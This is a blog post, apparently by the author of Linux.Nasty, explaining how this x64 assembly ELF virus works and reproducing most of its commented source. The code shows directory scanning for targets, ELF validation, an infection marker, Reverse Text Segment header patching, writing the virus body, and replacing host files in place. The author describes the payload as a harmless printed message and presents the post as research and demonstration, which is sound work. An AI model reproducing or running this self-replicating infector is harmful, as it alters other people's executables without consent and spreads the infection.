Linux.Nasty: Assembly x64 ELF virus

guitmz.com/linux-nasty-elf-virus

Guilherme Thomazi May 18, 2022

18 minute read Published: 18 May, 2022

Overview

This code was originally published in the first issue of tmp.0ut zine - an *ELF Research Group* founded by me and a super talented group of friends in early 2021. This project was finished literally minutes before the deadline we set. Living on the edge!

In general, it took me around a couple of months to complete it, most of the time was dedicated to its core infection routine since the auxiliary sections are common file I/O operations that I'm already familiar with. It was somewhat more challenging than Linux.Midrashim as the technique used here is not as trivial to implement and I want to thank everyone that helped me debug the final version. It was great to have those sessions with all of you, I learned a lot.

This is the fruit of an internal project we had in mind back then. Create an Assembly version of the most common ELF infection techniques out there for demonstration and research purposes.

- *Linux.Midrashim* was my first one (**PT_NOTE -> PT_LOAD** technique).
- *Linux.Nasty* (Reverse Text Segment technique).


As always (again), the payload is non-destructive, detection is easy and samples were shared with relevant AV companies before release.

How it works

`Linux.Nasty` is a *64 bits* Linux infector that targets ELF files in the current directory (non recursively). It uses the `Reverse Text Segment` infection technique and will only work on regular ELF executables (the design of this method, unfortunately, prevents it from working with PIE). Quoting **chapter 4** of the book Learning Linux Binary Analysis by Ryan elfmaster O'Neill, which is awesome and you should check it out:

"The idea is that a virus or parasite can make room for its code by extending the text segment in reverse. The program header for the text segment will look strange if you know what you're looking for."

Here's the infected file layout (taken from the book mentioned above, slightly modified - full image):



This project was inspired largely by elfmasters Skeksi but the algorithm is slightly modified. Also check the original paper by *Silvio Cesare*.

Code

The virus must be assembled with FASM x64 and its core functionality consists of:

- Reserving space on stack to store some values in memory;
- Using actual Assembly structs (not like in Linux.Midrashim where I simply used the stack without any Assembly syntax). Improves readability without affecting its functionality in general;
- Loop through files in the current directory, checking for targets for infection;
- Try to infect target file (map it to memory, check if it is a good candidate for infection, etc);
- Continue looping the directory until no more infection targets are available, then exit;
- The code could be somewhat unreliable as of time of writing because it was a bit rushed so you might need to fix a thing or two before using it on a different system much than the one I used for development (*FASM 1.73.27 on Linux 5.11.14-gentoo*).

The full code with comments is available at https://github.com/guitmz/nasty and we'll now go over each step above with a bit more detail.

If you need help understanding Linux *system calls* parameters, feel free to visit my new (work in progress) website: https://syscall.sh and use the API I created recently, which you can find the documentation at https://api.syscall.sh/swagger/index.html.

First things first

For the stack buffer, I like to use the `r15` register and add the comments below for reference when browsing the code.

```
; Stack buffer:
; r13       = target temp file fd
; r14       = target mmap addr
; r15       = STAT
; r15 + 150 = patched jmp to OEP
; r15 + 200 = DIRENT.d_name
; r15 + 500 = directory size
; r15 + 600 = DIRENT
```

Then we have the structs definitions, they will be loaded in the stack later with the help of the aforementioned `r15` register.

```
struc DIRENT {
    .d_ino          rq 1
    .d_off          rq 1
    .d_reclen       rw 1
    .d_type         rb 1
    label .d_name   byte
}
virtual at 0
  DIRENT DIRENT
  sizeof.DIRENT = $ - DIRENT
end virtual

struc STAT {
    .st_dev         rq 1
    .st_ino         rq 1
    .st_nlink       rq 1
    .st_mode        rd 1
    .st_uid         rd 1
    .st_gid         rd 1
    .pad0           rb 4
    .st_rdev        rq 1
    .st_size        rq 1
    .st_blksize     rq 1
    .st_blocks      rq 1
    .st_atime       rq 1
    .st_atime_nsec  rq 1
    .st_mtime       rq 1
    .st_mtime_nsec  rq 1
    .st_ctime       rq 1
    .st_ctime_nsec  rq 1
}
virtual at 0
  STAT STAT
  sizeof.STAT = $ - STAT
end virtual

struc EHDR {
    .magic      rd  1
    .class      rb  1
    .data       rb  1
    .elfversion rb  1
    .os         rb  1
    .abiversion rb  1
    .pad        rb  7
    .type       rb  2
    .machine    rb  2
    .version    rb  4
    .entry      rq  1
    .phoff      rq  1
    .shoff      rq  1
    .flags      rb  4
    .ehsize     rb  2
    .phentsize  rb  2
    .phnum      rb  2
    .shentsize  rb  2
```

```
    .shnum      rb  2
    .shstrndx   rb  2
}
virtual at 0
  EHDR EHDR
  sizeof.EHDR = $ - EHDR
end virtual

struc PHDR {
    .type   rb  4
    .flags  rd  1
    .offset rq  1
    .vaddr  rq  1
    .paddr  rq  1
    .filesz rq  1
    .memsz  rq  1
    .align  rq  1
}
virtual at 0
  PHDR PHDR
  sizeof.PHDR = $ - PHDR
end virtual

struc SHDR {
    .name       rb  4
    .type       rb  4
    .flags      rq  1
    .addr       rq  1
    .offset     rq  1
    .size       rq  1
    .link       rb  4
    .info       rb  4
    .addralign  rq  1
    .entsize    rq  1
    .hdr_size = $ - .name
}
virtual at 0
  SHDR SHDR
  sizeof.SHDR = $ - PHDR
end virtual
```

Let's reserve the stack space. Going for *2000* bytes this time, then pointing `rsp` to `r15`.

```
sub rsp, 2000    ; reserving 2000 bytes
mov r15, rsp     ; r15 has the reserved stack buffer address
```

There are no mechanisms to detect the first execution (first generation) of the virus in *Linux.Nasty*. I had no time to do anything cool and didn't feel like reusing stuff from other projects.

Target acquired

Finding infection targets is nothing special, the code is largely the same (at least the logic is very similar) in most of my projects. We open the current directory in read mode with getdents64 syscall, which will return the number of entries in it. That goes into the stack buffer.

Interesting fact: according to Linus, this syscall is very *expensive*.

> The locking is such that only one process can be reading a given directory at any given time. If that process must wait for disk I/O, it sleeps holding the inode semaphore and blocks all other readers - even if some of theothers could work with parts of the directory which are already in memory.
>
> *Why kernel.org is slow*

```
load_dir:
    push "."                        ; pushing "." to stack (rsp)
    mov rdi, rsp                    ; moving "." to rdi
    mov rsi, O_RDONLY
    xor rdx, rdx                    ; not using any flags
    mov rax, SYS_OPEN
    syscall                         ; rax contains the fd

    mov r8, rax                     ; mov fd to r8 temporarily

    mov rdi, rax                    ; move fd to rdi
    lea rsi, [r15 + 600 + DIRENT]   ; rsi = dirent in stack
    mov rdx, DIRENT_BUFSIZE         ; buffer with maximum directory size
    mov rax, SYS_GETDENTS64
    syscall

    mov r9, rax                     ; r9 now contains the directory entries

    mov rdi, r8                     ; load open dir fd from r8
    mov rax, SYS_CLOSE              ; close source fd in rdi
    syscall

    test r9, r9                     ; check directory list was successful
    js cleanup                      ; if negative code is returned, I failed and
should exit

    mov qword [r15 + 500], r9       ; [r15 + 500] now holds directory size
    xor rcx, rcx                    ; will be the position in the directory entries
```

Looping through files in the current directory looks like this. - Open a file (read/write mode); - Copy its file name to the stack buffer; - If the file cannot be opened, skip it and try the next one.

```
file_loop:
    push rcx                                                ; preserving rcx
(important, used as counter for dirent record length)
    cmp [rcx + r15 + 600 + DIRENT.d_type], DT_REG           ; check if it's a regular
file dirent.d_type
    jne .continue                                           ; if not, proceed to next
file

    .open_target:
        push rcx
        lea rdi, [rcx + r15 + 600 + DIRENT.d_name]          ; dirent.d_name from
stack
        mov rsi, O_RDWR                                     ; opening target in read
write mode
        xor rdx, rdx                                        ; not using any flags
        mov rax, SYS_OPEN
        syscall

        test rax, rax                                       ; if can't open file, try
next one
        js .continue                                        ; this also kinda
prevents self infection since you cannot open a running file in write mode (which
will happen during first execution)

        mov r8, rax                                         ; load r8 with source fd
from rax
        xor rax, rax                                        ; clearing rax, will be
used to copy host filename to stack buffer

        pop rcx
        lea rsi, [rcx + r15 + 600 + DIRENT.d_name]          ; put address into the
source index
        lea rdi, [r15 + 200]                                ; put address into the
destination index (that is in stack buffer at [r15 + 200])

        .copy_host_name:
            mov al, [rsi]                                   ; copy byte at address in
rsi to al
            inc rsi                                         ; increment address in
rsi
            mov [rdi], al                                   ; copy byte in al to
address in rdi
            inc rdi                                         ; increment address in
rdi
            cmp al, 0                                       ; see if its an ascii
zero
            jne .copy_host_name                             ; jump back and read next
byte if not
...

    .continue:
        pop rcx                                             ; restore rcx, used as
counter for directory length
        add cx, [rcx + r15 + 600 + DIRENT.d_reclen]         ; adding directory record
length to cx (lower rcx, for word)
```

```
        cmp rcx, qword [r15 + 500]                          ; comparing rcx counter
with directory records total size
        jne file_loop                                       ; if counter is not the
same, continue loop
```

The target file is then mapped to memory for further checks and/or manipulation. - Get file information with `fstat` ; - Map the file with `mmap` ; - Check if the file is a valid *ELF x86_64* binary; - Check if the file is already infected.

```
.map_target:
    mov rdi, r8                                     ; load source fd to rdi
    lea rsi, [r15 + STAT]                           ; load fstat struct to rsi
    mov rax, SYS_FSTAT
    syscall                                         ; fstat struct in stack
conntains target file information

    xor rdi, rdi                                    ; operating system will
choose mapping destination
    mov rsi, [r15 + STAT.st_size]                   ; load rsi with file size
from fstat.st_size in stack
    mov rdx, PROT_READ or PROT_WRITE                ; protect RW = PROT_READ
(0x01) | PROT_WRITE (0x02)
    mov r10, MAP_PRIVATE                            ; pages will be private
    xor r9, r9                                      ; offset inside source file
(zero means start of source file)
    mov rax, SYS_MMAP
    syscall                                         ; now rax will point to
mapped location

    push rax                                        ; push mmap addr to stack
    mov rdi, r8                                     ; rdi is now target fd
    mov rax, SYS_CLOSE                              ; close source fd in rdi
    syscall
    pop rax                                         ; restore mmap addr from
stack

    test rax, rax                                   ; test if mmap was successful
    js .continue                                    ; skip file if not

.is_elf:
    cmp [rax + EHDR.magic], 0x464c457f              ; 0x464c457f means .ELF
(dword, little-endian)
    jnz .continue                                   ; not an ELF binary, close
and continue to next file if any

.is_64:
    cmp [rax + EHDR.class], ELFCLASS64              ; check if target ELF is
64bit
    jne .continue                                   ; skipt it if not
    cmp [rax + EHDR.machine], EM_X86_64             ; check if target ELF is
x86_64 architechture
    jne .continue                                   ; skip it if not

.is_infected:
    cmp dword [rax + EHDR.pad], 0x005a4d54          ; check signature in ehdr.pad
(TMZ in little-endian, plus trailing zero to fill up a word size)
    jz .continue                                    ; already infected, close and
continue to next file if any
```

If all checks pass, calls `infect` routine.

```
.infection_candidate:
    call infect         ; calls infection routine
```

Crafting something great

Here lies the core part of the code.

It starts by loading `r9` to the *Program Headers* offset based on `rax` (I move this to `r14` to make it easier to use since `rax` is required for a bunch of other operations), which now points to the base address of the memory mapped target file.

`r12` points to the *Section Headers* offset.

```
infect:
    push rbp                    ; save the stack frame of the caller
    mov rbp, rsp                ; save the stack pointer

    mov r14, rax                ; r14 = pointer to target bytes (memory map
address)
    mov r9, [r14 + EHDR.phoff]  ; set r9 to offset of PHDRs
    mov r12, [r14 + EHDR.shoff] ; set r12 to offset of SHDRs

    xor rbx, rbx                ; initializing phdr loop counter in rbx
    xor rcx, rcx                ; initializing shdr loop counter in rdx
```

For each program header, some checks are performed. We need to patch all `phdrs` and the `.text` segment requires special attention.

We assume `PAGE_SIZE` to be *4096* bytes here but ideally it should be calculated dynamically.

First, verify if its type is `PT_LOAD` : - if yes, is it the `.text` segment? - if we got it, patch it following the *Reverse Text Segment* method, slightly modified in this case for demonstration: - `p_vaddr` is decreased by `2 * PAGE_SIZE` ; - `p_filesz` is increased by `2 * PAGE_SIZE` ; - `p_memsz` is increased by `2 * PAGE_SIZE` ; - `p_offset` is decreased by `PAGE_SIZE` ; - if not, we just increase this header `p_offset` by `PAGE_SIZE` .

```
.loop_phdr:
    cmp [r14 + r9 + PHDR.type], PT_LOAD              ; check if phdr.type is PT_LOAD
    jnz .not_txt_segment                             ; if not, patch it as needed

    cmp [r14 + r9 + PHDR.flags], PF_R or PF_X        ; check if PT_LOAD is text
segment
    jnz .not_txt_segment                             ; if not, patch it as needed

    .txt_segment:
        sub [r14 + r9 + PHDR.vaddr], 2 * PAGE_SIZE   ; decrease p_vaddr by 2 times
PAGE_SIZE
        add [r14 + r9 + PHDR.filesz], 2 * PAGE_SIZE  ; increase p_filesz by 2 times
PAGE_SIZE
        add [r14 + r9 + PHDR.memsz], 2 * PAGE_SIZE   ; increase p_memsz by 2 times
PAGE_SIZE
        sub [r14 + r9 + PHDR.offset], PAGE_SIZE      ; decrease p_offset by
PAGE_SIZE
        mov r8, [r14 + r9 + PHDR.vaddr]              ; contains .text segment
patched vaddr, will be used to patch entrypoint

        jmp .next_phdr                               ; proceed to next phdr

    .not_txt_segment:
        add [r14 + r9 + PHDR.offset], PAGE_SIZE      ; patching p_offset of phdrs
that are not the .text segment (increase by PAGE_SIZE)

.next_phdr:
    inc bx                                           ; increase phdr bx counter
    cmp bx, word [r14 + EHDR.phnum]                  ; check if we looped through
all phdrs already
    jge .loop_shdr                                   ; exit loop if yes

    add r9w, word [r14 + EHDR.phentsize]             ; otherwise, add current
ehdr.phentsize into r9w
    jnz .loop_phdr                                   ; read next phdr
```

Section headers also require their offsets to be increased by `PAGE_SIZE`. Let's do this now.

```
.loop_shdr:
    add [r14 + r12 + SHDR.offset], PAGE_SIZE    ; increase shdr.offset by PAGE_SIZE

.next_shdr:
    inc cx                                      ; increase shdr cx counter
    cmp cx, word [r14 + EHDR.shnum]             ; check if we looped through all
shdrs already
    jge .create_temp_file                       ; exit loop if yes

    add r12w, word [r14 + EHDR.shentsize]       ; otherwise, add current
ehdr.shentsize into r12w
    jnz .loop_shdr                              ; read next shdr
```

Before continuing with patching the ELF header, we create a temporary file named `.nty.tmp` which will contain our final infected target. There are other ways to do this, explore at your leisure.

```
.create_temp_file:
    push 0
    mov rax, 0x706d742e79746e2e     ; pushing ".nty.tmp\0" to stack
    push rax                        ; this will be the temporary file name, not great
but it's for demonstration only

    mov rdi, rsp
    mov rsi, 755o                   ; -rw-r--r--
    mov rax, SYS_CREAT              ; creating temporary file
    syscall

    test rax, rax                   ; check if temporary file creation worked
    js .infect_fail                 ; if negative code is returned, I failed and
should exit

    mov r13, rax                    ; r13 now contains temporary file fd
```

Patching the ELF header is trivial here, we account for the `phdrs` and `shdrs` changes made earlier. Increasing `phoff` and `shoff` by `PAGE_SIZE` will do.

The infection signature is then added and the entry point is modified to point to the patched `.text` segment.

As an empty temporary file was already created, the patched `ehdr` is now going to be written to it at position 0.

```
.patch_ehdr:
    mov r10, [r14 + EHDR.entry]             ; set host OEP to r10

    add [r14 + EHDR.phoff], PAGE_SIZE       ; increment ehdr->phoff by PAGE_SIZE
    add [r14 + EHDR.shoff], PAGE_SIZE       ; increment ehdr->shoff by PAGE_SIZE
    mov dword [r14 + EHDR.pad], 0x005a4d54  ; add signature in ehdr.pad (TMZ in
little-endian, plus trailing zero to fill up a word size)

    add r8, EHDR_SIZE                       ; add EHDR size to r8 (patched .text
segment vaddr)
    mov [r14 + EHDR.entry], r8              ; set new EP to value of r8

    mov rdi, r13                            ; target fd from r13
    mov rsi, r14                            ; mmap *buff from r14
    mov rdx, EHDR_SIZE                      ; sizeof ehdr
    mov rax, SYS_WRITE                      ; write patched ehdr to target host
    syscall

    cmp rax, 0
    jbe .infect_fail
```

Right after the `ehdr`, the virus body is added to the temporary file.

```
.write_virus_body:
    call .delta                  ; the age old trick
    .delta:
        pop rax
        sub rax, .delta

    mov rdi, r13                 ; target temporary fd from r13
    lea rsi, [rax + v_start]     ; load *v_start
    mov rdx, V_SIZE              ; virus body size
    mov rax, SYS_WRITE
    syscall

    cmp rax, 0
    jbe .infect_fail
```

Additionally, a way to give control back to the original target code is required, so a small `jmp` is added (in this case, it's a `push/ret`), which will do just that after the virus execution finishes on an infected file.

```
.write_patched_jmp:
    mov byte [r15 + 150], 0x68          ; 68 xx xx xx xx c3 (this is the opcode for
"push addr" and "ret")
    mov dword [r15 + 151], r10d         ; on the stack buffer, prepare the jmp to
host EP instruction
    mov byte [r15 + 155], 0xc3          ; this is the last thing to run after virus
execution, before host takes control

    mov rdi, r13                        ; r9 contains fd
    lea rsi, [r15 + 150]                ; rsi = patched push/ret in stack buffer =
[r15 + 150]
    mov rdx, 6                          ; size of push/ret
    mov rax, SYS_WRITE
    syscall
```

The original host code (minus its `ehdr`) can now be placed into the temporary file with `PAGE_SIZE` used as padding. The length of the code above (6 bytes) also has to be taken into consideration in this step.

```
.write_everything_else:
    mov rdi, r13                        ; get temporary fd from r13
    mov rsi, PAGE_SIZE
    sub rsi, V_SIZE + 6                 ; rsi = PAGE_SIZE + sizeof(push/ret)
    mov rdx, SEEK_CUR
    mov rax, SYS_LSEEK                  ; moves fd pointer to position right after
PAGE_SIZE + 6 bytes
    syscall

    mov rdi, r13
    lea rsi, [r14 + EHDR_SIZE]          ; start from after ehdr on target host
    mov rdx, [r15 + STAT.st_size]       ; get size of host file from stack
    sub rdx, EHDR_SIZE                  ; subtract EHDR size from it (since we
already have written an EHDR)
    mov rax, SYS_WRITE                  ; write rest of host file to temporary file
    syscall

    mov rax, SYS_SYNC                   ; commiting filesystem caches to disk
    syscall
```

To finish the infection routine, the target file is unmapped from memory and the crafted temporary file is closed.

The temporary file is renamed to match the target file name and the routine will return to a previous address to execute the payload and some final cleanup code.

```
.end:
    mov rdi, r14                        ; gets mmap address from r14 into rdi
    mov rsi, [r15 + STAT.st_size]       ; gets size of host file from stack buffer
    mov rax, SYS_MUNMAP                 ; unmapping memory buffer
    syscall

    mov rdi, r13                        ; rdi is now temporary file fd
    mov rax, SYS_CLOSE                  ; close temporary file fd
    syscall

    push 0
    mov rax, 0x706d742e79746e2e         ; pushing ".nty.tmp\0" to stack
    push rax                            ; as you know by now, this should have been
done in a better way :)

    mov rdi, rsp                        ; get temporary file name from stack into
rdi
    lea rsi, [r15 + 200]                ; sets rsi to the address of the host file
name from stack buffer
    mov rax, SYS_RENAME                 ; replace host file with temporary file
(sort of like "mv tmp_file host_file")
    syscall

    mov rax, 0                          ; infection seems to have worked, set rax
to zero as marker
    mov rsp, rbp                        ; restore the stack pointer
    pop rbp                             ; restore the caller's stack frame
    jmp .infect_ret                     ; returns with success

.infect_fail:
    mov rax, 1                          ; infection falied, set rax to 1 and as
marker
.infect_ret:
    ret
```

Ciao

The payload consists of a simple text message, displayed to `stdout`. Nothing else.

Afterwards, the virus will “give back” the bytes it reserved in the beginning of its code, clear `rdx` register (because ABI), and exit.

```
call payload                ; by calling payload label, we set msg label address on
stack
msg:
    db 0x4e, 0x61, 0x73, 0x74, 0x79, 0x20, 0x62, 0x79, 0x20, 0x54, 0x4d, 0x5a, 0x20,
0x28, 0x63, 0x29, 0x20, 0x32, 0x30, 0x32, 0x31, 0x0a, 0x0a
    db 0x4e, 0x61, 0x73, 0x74, 0x79, 0x2c, 0x20, 0x6e, 0x61, 0x73, 0x74, 0x79, 0x0a
    db 0x54, 0x72, 0x69, 0x70, 0x6c, 0x65, 0x20, 0x58, 0x20, 0x72, 0x61, 0x74, 0x65,
0x64, 0x0a
    db 0x4e, 0x61, 0x73, 0x74, 0x79, 0x2c, 0x20, 0x6e, 0x61, 0x73, 0x74, 0x79, 0x0a
    db 0x4a, 0x75, 0x73, 0x74, 0x69, 0x63, 0x65, 0x2c, 0x20, 0x61, 0x20, 0x77, 0x61,
0x73, 0x74, 0x65, 0x2d, 0x70, 0x69, 0x74, 0x0a
    db 0x4e, 0x61, 0x73, 0x74, 0x79, 0x2c, 0x20, 0x6e, 0x61, 0x73, 0x74, 0x79, 0x0a
    db 0x44, 0x65, 0x65, 0x70, 0x65, 0x72, 0x20, 0x69, 0x6e, 0x20, 0x74, 0x68, 0x65,
0x20, 0x64, 0x69, 0x72, 0x74, 0x0a
    db 0x4e, 0x61, 0x73, 0x74, 0x79, 0x2c, 0x20, 0x6e, 0x61, 0x73, 0x74, 0x79, 0x0a
    db 0x4d, 0x61, 0x6b, 0x69, 0x6e, 0x67, 0x20, 0x62, 0x6f, 0x64, 0x69, 0x65, 0x73,
0x20, 0x68, 0x75, 0x72, 0x74, 0x0a, 0x0a
    len = $-msg

payload:
    pop rsi                 ; gets msg address from stack into rsi
    mov rax, SYS_WRITE
    mov rdi, STDOUT         ; display payload
    mov rdx, len
    syscall

    jmp cleanup             ; finishes execution

...

cleanup:
    add rsp, 2000           ; restoring stack so host process can run normally, this
also could use some improvement
    xor rdx, rdx            ; clearing rdx before giving control to host (rdx a
function pointer that the application should register with atexit - from x64 ABI)

v_stop:
    xor rdi, rdi            ; exit code 0
    mov rax, SYS_EXIT
    syscall
```

Outro

This was such an amazing project. Not only I was able to learn even more about the ELF format, but I also had people that I respect and admire involved.

This post was also delayed for quite a bit, our zine even had a second release by now. I am so proud of it and I hope that *tmp.out* continues to thrive and gather people from all around the world that wants to share knowledge and, more importantly, have fun.

TMZ